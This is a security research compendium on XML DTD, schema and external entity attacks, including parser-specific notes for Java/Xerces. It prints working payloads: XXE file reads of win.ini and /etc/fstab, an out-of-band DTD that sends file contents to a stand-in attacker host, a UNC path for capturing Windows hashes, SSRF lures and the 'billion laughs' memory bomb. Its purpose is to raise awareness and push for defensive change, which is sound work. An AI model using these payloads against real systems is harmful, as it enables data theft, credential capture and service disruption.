XML Schema, DTD, and Entity Attacks

A Compendium of Known Techniques

May 19, 2014
Version 1.0

Timothy D. Morgan (@ecbftw)
Omar Al Ibrahim (oalibrahim@vsecurity.com)

Contents

Abstract

The eXtensible Markup Language (XML) is an extremely pervasive technology used in countless software projects. A core feature of XML is the ability to define and validate document structure using schemas and document type definitions (DTDs). When used incorrectly, certain aspects of these document definition and validation features can lead to security vulnerabilities in applications that use XML. This document attempts to provide an up to date reference on these attacks, enumerating all publicly known techniques applicable to the most popular XML parsers in use while exploring a few novel attacks as well.

Introduction

Motivation

XML is a very popular markup language, first standardized in the late 1990's and adopted by countless software projects. It is used in configuration files, document formats (such as OOXML, ODF, PDF, RSS, ...), image formats (SVG, EXIF headers), and networking protocols (WebDAV, CalDAV, XMLRPC, SOAP, XMPP, SAML, XACML, …). These examples barely scratch the surface. XML is so pervasive that any weakness or security vulnerability that affects XML generally, no matter how minor, can have a serious impact on the world's computer systems overall due to the variety and unpredictability of contexts it is used in.

Certain features built into the design of XML, namely inline schemas and document type definitions (DTDs) are a well-known source of potential security problems. Despite being publicly discussed for more than a decade, a significant percentage of software using XML remains vulnerable to malicious DTDs. As one would expect with any well-known, but commonly found type of vulnerability, this situation stems from the fact that overall awareness within the development community remains low, while the behavior of many XML parsers is to expose risky features by default. This paper is an attempt to approach these problems by providing an up-to-date reference of a wide variety of XML schema and DTD attacks. Meanwhile, we hope any additional awareness this brings will help to encourage developers of XML library vendors to disable the most dangerous of features by default and improve API documentation to mitigate any remaining risks.

Background

The Standard Generalized Markup Language (SGML) is an ISO-standard technology for defining generalized markup languages for documents. This standard (ISO 8879), introduced in 1986 and descended from IBM's early markup language (GML), intends to describe the structure of documents and its elements without reference to how such elements are displayed, since appearance characteristics may vary depending on output medium and style preferences used by the interpreter. The HyperText Markup Language (HTML) is an example of an SGML-based language, which serves as the main markup language for creating web pages and other information that can be displayed in a web browser.

While HTML is used to define a formatted document that web browsers can render and present into visible or audible web page, the eXtensible Markup Language (XML) is used to define a markup language that sets rules for encoding documents in a form that facilitates transport and storage of data. XML, as defined in the W3C XML 1.0 Specification and other free open standards, can be viewed as a derivative of SGML designed to ease the implementation of the parser compared to a full SGML parser. Subsequently, XML supports a restricted subset of the reference syntax by disabling many of the SGML features such as support of nested sub-documents or unclosed start and end tags. Due to its lightweight implementation, XML is currently in wide use not only for representing documents but also for representing data structures in web service calls. Therefore, many application programming interfaces (APIs) have been developed to aid software developers with processing XML data, and several schema systems exist to aid in the definition of XML-based languages.

One of the special declarations that define a document in SGML-family including XML is the *document type definition* or *DTD*. A DTD is a declarative syntax used to specify how elements and references appear for a document of a particular type. The document can also be checked that it is well-formed using a DTD according to a set of specified rules. In addition, entities can be declared in the DTD to define variables (or textual macros) that can be used later in the DTD or XML document. There are various types of entities that can be used in an XML document. Predefined entities refer to mnemonic aliases for special characters that all XML parsers required to honor according to the specification. Regular entities are defined in a DTD and refer to internal resources that use simple text substitutions in an XML document, while external entities refer to external resources that reside either in the local filesystem or in a remote host.

In the process of resolving external entities, an XML parser may consult various networking protocols and services (DNS, FTP, HTTP, SMB, etc.) depending on the scheme (protocol) specified in URLs. External entities are useful for creating dynamic references in documents such that any changes made to the referenced resources are automatically updated in the document. However, there have been a number of attacks that can be launched against applications when processing external entities. These attacks include disclosure of local system files, which may contain sensitive data such as passwords and private user data, or leveraging the network access capabilities of various schemes to manipulate internal applications. By combining these attacks with other implementation flaws, the scope of these attacks can expand to client-side memory corruption, arbitrary code execution, or even disruption of services depending on the context of these attacks.

Prior Art

The risks associated with certain XML features have been publicly discussed since at least 2002. Some observations were made on the xml-dev mailing list [SABIN], and a few months later, Gregory Steuck provided a great summary of a variety of potential attacks in an email to Bugtraq [STEUCK]. Not long after this, Amit Klein provided research results [KLEIN] on entity-based denial of service attacks.

For some time, however, additional public research into XML attacks seemed to subside and relatively few vulnerabilities were published in this area. It is not clear why this is, but one can speculate that the earliest XML libraries had implemented safer defaults that protected applications for some time. Over time, however, it is clear that current most popular XML libraries and APIs are no longer safe by default, which has led to a resurgence in both published flaws and attack techniques.

More recent work includes an awareness talk and some updates to traditional techniques by Sascha Herzog [HERZOG] and Alexander Polyakov's use of XXE attacks with the gopher URL handler against SAP systems [SAP]. Timur Yunusov and Alexey Osipov recently demonstrated how to implement out-of-band data extraction attacks using parameter entities [OOB] and released a tool to help automate these attacks [XXOETA]. Timothy Morgan summarized the state of the art and described a technique in Java allowing for file uploads to vulnerable systems [TDM].

Even as research into more powerful XXE attack techniques is active, the rate at which XXE vulnerabilities are published seems to be increasing. Some notable recent vulnerabilities include: ModSecurity's [CVE-2013-1915] discovered by Timur Yunusov and Alexey Osipov; Alvaro Munoz's discovery of a flaw in the Spring Framework [CVE-2013-4152]; Nicolas Gregoire's recent findings in Apache Solr [CVE-2013-6407][CVE-2013-6408] which he described in a scenario in his blog [NGB]; and Reginaldo Silva's work on an XXE flaw in Facebook [FBXXE] which earned him a large bug bounty [RRXXE].


General Techniques

Resource Inclusion via External Entities

Some of the earliest described techniques for attacking XML parsers with external entities consist of accessing potentially sensitive content using external entity URLs, referencing those entities within the submitted document, and then somehow manipulating the target application to reveal the full XML content previously requested. A hypothetical example of such an attack is included below:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
  <!ENTITY file SYSTEM "file:///c:/windows/win.ini">
]>
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>&file;</lastname>
  ...
</updateProfile>
```

Here we imagine an application which accepts an XMLRPC-like request from a user to update their own user profile. The attacker includes a short DTD in the document to define the "`file`" external entity, which references a configuration file local to the vulnerable application. Upon evaluating the XML document, the contents of the configuration file is included inline as the `lastname` field. Since the evaluation of entities occurs within the XML parser, the application receiving this request would have no obvious way to determine that the content was actually not provided by the attacker as a literal string in the `lastname` field. Later, the attacker would need to coax the application into providing the attacker this previously submitted user profile information, which would then contain the desired file contents. A data flow time-line is illustrated below:



While useful to an attacker, this classic data extraction technique is limited in many practical ways. Clearly it relies on the target application to expose the referenced file in some way, typically through record storage and subsequent retrieval. In addition, the contents of the file typically must be a well-formed XML fragment. The content must conform to the expected text encoding (such as UTF-8) and thus cannot contain arbitrary binary data. While simple text files can be retrieved, any XML special characters existing in the stolen text will generate a parse error and typically blocks inclusion of the entity in the document. Note that these parse errors typically occur at the moment of entity inclusion, not during subsequent parsing of the containing XML. For instance, the following construct would generate an error[1]:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE simpleDocument [
  <!ENTITY first "<my">
  <!ENTITY second "tag/>">
]>
<simpleDocument>&first;&second;</simpleDocument>
```

In this example, it is clear that the XML document would be well formed if `&first;` and `&second;` were combined, but because these are defined as regular document entities, each of them must be well formed individually at the moment of evaluation (which occurs prior to the evaluation of other XML tags).

To make matters worse for an attacker, even if a well-formed XML document (such as an XML configuration file) is retrieved and embedded in a particular data location, this will typically not result in the ability to access all parts of the document. Recall the earlier example where the file was included in the `lastname` field. After an external XML configuration file were included through an external entity, we can imagine the application would then see a structure such as this:

```
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>
<configRoot>
  <various>...</various>
  <configurations>...</configurations>
</configRoot>
  </lastname>
</updateProfile>
```

However, the application would be expecting a simple text element at that location, not a more complex tree of tags, so this would typically cause an outright error during data interpretation, or perhaps only the textual information occurring before the `configRoot` tag (in this example) would be used by the application. (Note that an improved variation of this attack, allowing for retrieval of many more document types, is described in the Parameter Entities section.)

URL Invocation

An often overlooked area of XML attacks is the use of URL handlers and their quirks to expose additional attack surface. Each XML parser and associated platform provides a different set of URL schemes which can vary widely. The XML specifications [REC-XML][W3CX11] do not require any specific URL schemes to be supported, but many platforms expose all URL schemes supported by underlying networking libraries.

1 This is true at least for the parsers tested to date and discussed in this document.

By invoking URLs from within XML external entities or other contexts, an attacker can leverage the system hosting the XML parser to initiate potentially malicious requests to third-party systems. These "server-side request forgery" (SSRF) techniques can allow for more complex attacks against other internal services, even ones local to the machine that are not otherwise exposed. In theory, URL invocation could also be used to create a flood of network traffic directed at third-party systems. The power of these kinds of attacks varies greatly with each platform, as not only are different schemes supported in each platform, but the behavior of those URL handlers varies. Some URL handlers exhibit bugs which can allow for a surprising level of control over network communication. More information on each tested platform's URL capabilities is described later in this document.

One often overlooked fact about URL capabilities is that many XML parsers can be coerced into invoking URL handlers even when external entities are disabled. For example, some parsers will evaluate the following trivial XML document and retrieve the URL referenced in the document definition:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "http://internal/service?ssrf">
<roottag>not an entity attack!</roottag>
```

SSRF attacks in general (whether in the context of XXE or not) can provide an attacker with a number of useful tools and techniques. One common use is to initiate URL retrieval to internal hosts on various different TCP ports to determine which services are accessible. Obviously, any internal applications already vulnerable to cross-site request forgery (CSRF) attacks would also be vulnerable to SSRF. If targeting a client node (such as a user's desktop system), an attacker could use XXE/SSRF to monitor user activity and determine when a user opened a particular document or performed other actions. In theory, one could also use SSRF to force a large number of DNS look-ups as part of a DNS cache poisoning attack. With sufficient control over the TCP stream, an attacker may also be able to fool stateful firewalls into opening up access to additional TCP/UDP services with the network [JFV], though this is only plausible under very specific conditions.

In addition to external entity and `DOCTYPE`-based SSRF attacks, the XML schema standard [W3CXS] introduces two special attribute types, `schemaLocation` and `noNamespaceSchemaLocation`, which can in theory be used to fetch external schemas. For instance, if a document's contents were formatted according to the combination of two separate schemas, then the document might look like:

```
<roottag xmlns="http://schema/namespace/primary"
         xmlns:secondaryns="http://schema/namespace/secondary"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://schema/namespace/primary
                             http://location/of/remote/schema/primary.xsd
                             http://schema/namespace/secondary
                             http://location/of/remote/schema/secondary.xsd">
  <p>
    <secondaryns:s>
    ...
    </secondaryns:s>
  </p>
</roottag>
```

In this example, any tag without a namespace label (the part before the colon in the tag name) would be validated against the primary schema set in the first `xmlns` attribute, while any prefixed with "`secondaryns:`" would be validated against the schema defined in the "`xmlns:secondaryns`" attribute. The key item here, however, is the use of the `schemaLocation` attribute (which comes from the `http://www.w3.org/2001/XMLSchema-instance` namespace). This special attribute provides the XML parser with a hint as to where it can locate the schemas used in the document. It is up to the parser then to decide if it already has knowledge of the document's schemas or if it needs to rely on this hint to fetch them via the URL. Note that in this document, the "`http://schema/namespace/primary`" string is simply a unique name (a URI that is not treated as a URL) which

is then mapped, via the `schemaLocation`, to the "`http://location/of/remote/schema/primary.xsd`" URL. The same `schemaLocation` attribute similarly provides a hint for the secondary schema's location. The `noNamespaceSchemaLocation` attribute is also available and is used similarly to specify the location of schemas that are not directly associated with a particular namespace within the document.

From an attacker's perspective, the schema location attributes are somewhat more convenient for conducting SSRF attacks than `DOCTYPE` headers. While `DOCTYPE`s cannot be used in the middle of an XML document, schema locations can be specified in any tag and could perhaps be used in conjunction with an XML injection exploit to bootstrap an SSRF attack. However, our testing of several XML parsers has revealed that none will fetch schemas based on these attributes by default, though an exhaustive set of tests has not be conducted to find out what settings are necessary to trigger this behavior (or if it is supported at all) in each parser.

SSRF and Windows

Under Windows platforms, XML parsers often support the invocation of UNC paths, either directly or as part of their `file:` handlers. These can clearly allow for probing of network shares on other internal systems, but could also be used for attacks on Windows networking protocols. Since some of the earliest discussion XXE attacks [STEUCK], it has been known that forcing a Windows system to connect to an attacker's server can allow for various authentication attacks. Windows has long been plagued by a series of serious cryptographic vulnerabilities in SMB which have allowed for hash cracking [LMLC], replay [SMBNV][MSPLOIT2], man-in-the-middle / relay [SMBR1][SMBR3], and related attacks [PTH] against Windows domain users. While the latest, fully patched versions of Windows are purportedly safe from the worst of these attacks, it is still often possible to obtain Windows domain user password hashes in a format with an attacker-supplied static nonce that can then be used in offline dictionary cracking or rainbow table attacks [MSPLOIT1].

Here is a simple XML file where Java under Windows (in the default configuration) can be coerced into initiating UNC path resolution:

```
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "file:////evilhost/share/file.txt">
<roottag/>
```

This will cause the system to interpret the path as "`\\evilhost\share\file.txt`". Of course an attacker who is attacking a service from the Internet will likely not be able to receive SMB traffic even if he is able to invoke UNC paths. Due to the long history of Windows networking problems, outbound traffic on the most common SMB/CIFS ports is typically blocked by firewall administrators. However, if a Windows system has the WebClient service installed, then a failure to resolve a UNC path via SMB will cause Windows to fall back on using WebDAV over port 80 to resolve this path. This of course is very risky, since suddenly UNC paths can again connect back to an attacker and potentially expose user domain credentials or hashes [MSWDR]. Publicly released tools are available to help one exploit this condition [SMBRH][MSPLOIT3]. Note that WebClient-based attacks are likely the most interesting when attacking client-side software, since the WebClient service is installed by default on Windows desktops, but not servers (though it can be installed as an option).

Parameter Entities

Parameter entities are a special type of entity that may be used only within a DTD definition itself. These entities are defined much the same as document entities, but behave more like (but not exactly like) code macros and allow for more flexible DTD definitions. Consider the following, where `an-element` is defined as a regular parameter entity, and `remote-dtd` is defined as an external parameter entity:

```
<!ENTITY % an-element "<!ELEMENT mytag (subtag)>">
<!ENTITY % remote-dtd SYSTEM "http://somewhere.example.org/remote.dtd">
%an-element;
%remote-dtd;
```

Definition of parameter entities is nearly identical to document entities with the exception of the additional "%" sign. References to parameter entities must occur within the DTD and must use the "%...;" syntax. In addition, there are typically various restrictions on the contexts that parameter entities may be used in within a DTD. One important restriction (appearing consistently in several XML parsers) is that while parameter entities may define DTD syntax that is used up on reference (such as with the "%an-element;" reference above), it may not define a value that is immediately used inside of another DTD tag. That is, this syntax will fail in the parsers we tested:

```
<!ENTITY % pm "subtag">
<!ELEMENT mytag (%pm;)>
```

However, this style of syntax does typically succeed if the entity reference exists in a sub-DTD. That is, if the document's DTD references an external entity, includes the value of that external document using a parameter entity reference, and the external document references the earlier defined entity, then the dynamically constructed DTD tag is interpreted as one might expect.

Clever use of parameter entities can allow one to bypass some of the restrictions on file content retrieval that plague naive entity inclusion attacks. Consider the following configuration file from an older Linux system:

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
/dev/hda2       /               ext3    defaults,errors=remount-ro 0       1
...
```

This simple text content cannot be included in a document with an external document entity because it contains what look like non-conforming XML tags. That is, this will not work:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY goodies SYSTEM "file:///etc/fstab">
]>
<roottag>&goodies;</roottag>
```

However, we can utilize parameter entities to first wrap the file content in a CDATA escape, bypassing this limitation:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % goodies SYSTEM "file:///etc/fstab">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://evil.example.com/combine.dtd">
%dtd;
]>
<roottag>&all;</roottag>
```

Here, the combine.dtd file would contain:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

This works[2] because parameter entity references are not expected to conform to XML syntax at the moment of evaluation. Ultimately, this allows one to include most well-formed XML documents inline, and to have them treated as literal text. However, there remain some restrictions on this approach. Parameter entities need not adhere to XML parsing rules, but they are expected to conform to DTD syntax. In particular, any content which include bare `%` or `&` symbols will typically cause a parse error, since these are interpreted as malformed entity references.


An additional powerful use of parameter entities, which was first publicly described in [OOB], allows for the retrieval of content using URL references alone. Consider the following malicious XML document:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
  <!ENTITY % dtd SYSTEM "http://example.com/evil.dtd">
%dtd;]>
<roottag>&send;</roottag>
```

Here the DTD defines two external parameter entities, one which loads a local file, while the other loads a remote DTD. The remote DTD is supplied by the attacker's server and contains:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://example.com/?%file;'>">
%all;
```

This secondary DTD creates a new document entity, "`&send;`" which is generated based on the contents of the file that was loaded in the first DTD. Finally, the original document body references the `&send;` entity and causes the system to send the contents of the desired file back to the attacker's server as part of the URL. To be clear, the sequence of events occurs like this:



2 *This specific syntax works with Java/Xerces, but may not work exactly the same on all parsers. It is expected that minor variations of this should work on other parsers, however.*

This attack has a few advantages over more traditional file extraction through document entities. For one, the use of parameter entities frees the attacker from the requirement that the application's logic can be exploited to obtain the contents of a resource. In addition, the file contents sent back to the attacker does not need to be valid XML (or text that omits XML special characters).

However, this attack does require that the target application is able to initiate a connection back to the attacker to obtain the secondary DTD and then send the file contents. In addition, the data sent within the URL must generally consist of properly formed Unicode data and must also conform to the particular XML library's restrictions on characters permitted in the URL. Also, the length of the URL is almost certainly limited, depending on the particular implementation. More details on known restrictions of various XML libraries can be found in the next section.

External Resource Inclusion via XInclude Support

As early as 1999, the W3C began working on a more generalized and flexible way to include secondary XML and text documents as elements within a referencing document. This XIncludes capability was most recently revised in 2006 [W3CXI] and is supported by a number of parsers. All parsers tested have this capability disabled by default, with callers expected to use specialized interfaces to enable it.

XIncludes provide capabilities similar to that of external entities, but in a way that more readily integrates with XML namespaces and other semantics. The following example illustrates how one might use it to include external XML documents:

```
<?xml version="1.0" encoding="utf-8"?>
<document xmlns:xi="http://www.w3.org/2001/XInclude">
  <content>Very special content that is protected by copyright.</content>
  <footer><xi:include href="copyright.xml"/></footer>
</document>
```

This hypothetical document references the "`copyright.xml`" document which contains:

```
<?xml version="1.0" encoding="utf-8"?>
<copyright>
This document is copyright &#169; 2042 Acme Content Company, Inc.
</copyright>
```

Once interpreted by an XML parser supporting XIncludes, the first document would be interpreted as:

```
<?xml version="1.0" encoding="utf-8"?>
<document xmlns:xi="http://www.w3.org/2001/XInclude">
  <content>Very special content that is protected by copyright.</content>
  <footer><copyright>
This document is copyright &#169; 2042 Acme Content Company, Inc.
</copyright>
  </footer>
</document>
```

From an attacker's perspective, XIncludes offer several advantages over external entities. For one, the "`parse`" attribute can be used to force the retrieved content to be interpreted as text, rather than XML, eliminating the need for the `CDATA` based work-around discussed above. The following document would attempt to fetch `/etc/fstab` and interpret it as text only:

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
 <xi:include href="file:///etc/fstab" parse="text"/>
```

```
</root>
```

XIncludes also support defining fallback documents if a specified document cannot be retrieved, which could allow for more efficient pipe-lining of port scans or document probes. XInclude syntax also works fine without any control over a document's DTD. One could imagine situations where an application is vulnerable to XML injection (due to ad hoc construction of XML documents using string concatenation) and using this flaw, an attacker could inject `xinclude` tags that target the recipient of the document. Ultimately, it is expected that very few applications would be written to explicitly enable XIncludes and become vulnerable as a result, but it is something that is easy to test for and should be accounted for in test suites.

Denial of Service Attacks

The number of ways in which XXE and related issues can be leveraged to conduct denial of service (DoS) attacks is quite impressive, and few mitigations that exist in XML parsers seem to be adequate to prevent all potential attacks.

The most well-known XXE-related denial of service attack is the "billion laughs" attack which exploits the ability to define nested entities defined within an XML DTD to build an XML memory bomb. This bomb is a specially-crafted document that an attacker writes with nested entities and in-line DTDs that will cause the parser to generate an exponentially expanded payload, potentially overloading the application process memory and causing a disruption in service. For example:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Going through the evaluation process depicted in the example above, when an XML parser loads this document it will include one root element "`lolz`" that contains the defined entity "`&lol9;`". The "`&lol9;`" entity expands to a string containing ten "`&lol8;`" entities. Each "`&lol8;`" entity is expanded to ten other "`&lol7;`" entities and so forth, until it reaches the leaf entity "`&lol;`". After processing all of the expansions, the entities are resolved through string substitutions and consequently would incur considerable amounts of memory resources – in such attacks a (< 1 KB) block of XML can consume almost 3GB of memory [SULV].

In addition to attacking XML parsers directly, SSRF-oriented attacks provide a number of avenues for conducting denial of service attacks. When DTDs with parameter entities are supported, an attacker could define DTDs that recursively reference additional DTDs indefinitely, which could result in various resource consumption problems. Any URL handlers which support compression (such as HTTP transfer-encoding, JAR files, PHAR files, etc) could be used to conduct "ZIP bomb" style memory exhaustion attacks. Along these same lines, any URL handlers which spool temporary files to disk could be used to attempt to exhaust storage resources. An attacker could also attempt to exhaust the number of network connections or file descriptors supported by a host, perhaps in conjunction with attempting to open special system device files (such as `/dev/random` on Linux and legacy LPT devices on Windows).

Finally, SSRF attacks could also be used to conduct application-level DoS attacks against third-party web sites. A long series of external entities defined in a single DTD could create a significant asymmetric scenario, particularly if the targeted third-party resource was computationally expensive for the victim. At least one tool already exists which is designed to conduct these kinds of attacks [DAVOSET].

Implementation-Specific Techniques and Limitations

Java / Xerces

The default XML parser in modern versions of Oracle's Java Runtime Environment is Xerces, which is an Apache project. Xerces and Java provide a number of features that allow for some serious, and sometimes surprising, attack scenarios. Many of the generic attacks described previously work rather well in the default configuration, including `DOCTYPE`s for SSRF attacks, inclusion of resources in documents through external entities, and use of parameter entities for out-of-band attacks. Tested versions of Oracle's JRE (1.6.0_18 and 1.7.0_51) did not appear to support the `schemaLocation` or `noNamespaceSchemaLocation` attributes (for the purpose of SSRF attacks) even when namespace features were enabled. Java/Xerces does support XIncludes, but this is not enabled unless both `setXIncludeAware(true)` and `setNamespaceAware(true)` are called on the `DocumentBuilder`, `DocumentBuilderFactory` or `SAXParserFactory` classes.

Standard URI Schemes

Java standards guarantee support for a number of different URI schemes (protocols), including:

```
http
https
ftp
file
jar
```

The `http`, `https`, and `ftp` schemes behave more or less as one might expect. The certificates encountered when accessing `https` URLs do appear to be validated. The `file` scheme is interesting, of course, since it allows access to local files, and under Windows, UNC paths. In Java, UNC paths can be specified in a few different ways, with the following being equivalent:

```
file:////host/share/file.txt
file://\\host\share\file.txt
```

Notably, the following syntax under Windows will cause Java to attempt to retrieve the file via SMB and then fall back to FTP if that fails:

```
file://host/share/file.txt
```

A surprising fact about Java's `file` scheme is that it will return a listing of all files and directories under a given path if that path is a directory. This behavior would clearly give an attacker a great deal of useful information about where certain sensitive information (such as application configuration files) might reside. As an example, under a Linux system the URL "`file:///`" (which references the root directory) might return something like:

```
bin
boot
dev
etc
home
...
```

The `jar` protocol scheme can be thought of as a "meta-scheme" in that it causes Java to first retrieve a URL, unzip the file (as if it were a Java ARchive file), and then extract a specified file from within the JAR. The syntax looks like:

```
jar:http://host/application.jar!/file/within/the/zip
```

Any URL scheme and syntax used in Java can be wrapped up into a `jar` URL by simply prefixing it with "`jar:`" and suffixing it with "`!`", followed by a path within the JAR file. For successful unpacking and extraction, the JAR file needs only be a properly formed ZIP file. This means that sub-elements of any number of ZIP-based file formats could be extracted with XXE attacks, including items within WAR/EAR files and office documents.

One additional consideration related to Java's `jar` protocol is that an attacker could supply the system a ZIP file which contains tightly compressed file contents that decompress to very large sizes (typically a compression ratio of around 1000:1 is possible). These so-called "ZIP bombs" are commonly used to attack antivirus systems and could be used to consume excessive amounts of memory or disk space on a system hosting a Java application. Note, once again, that `jar` URLs can be used against a Java Xerces system that accepts `DOCTYPE` definitions from untrusted users. So this would be possible even if support for external entities and/or internal DTDs is disabled.

Nonstandard and Custom URI Schemes

The following URI schemes are also common Java deployments (based on Oracle's JVM):

```
netdoc
mailto
gopher
```

Support for the `gopher` scheme was dropped in versions of Oracle's JDK starting in September of 2012. The latest versions which still have support were: Oracle JDK 1.7 update 7 and Oracle JDK 1.6 update 35. In addition to these schemes, documentation found in [JNP] indicates that much older versions of Sun's JVM supported the "`doc`", "`systemresource`", and "`verbatim`" schemes, but these no longer appear to be available. The `netdoc` and `mailto` schemes also seem to be additional little-known relics, but preliminary testing has shown that these don't appear to be particularly useful to attackers. Note that in addition to these handlers, additional schemes can be registered by applications or be enabled by third-party JVM implementations.

Combining Directory Listings and the jar Scheme to Upload Files

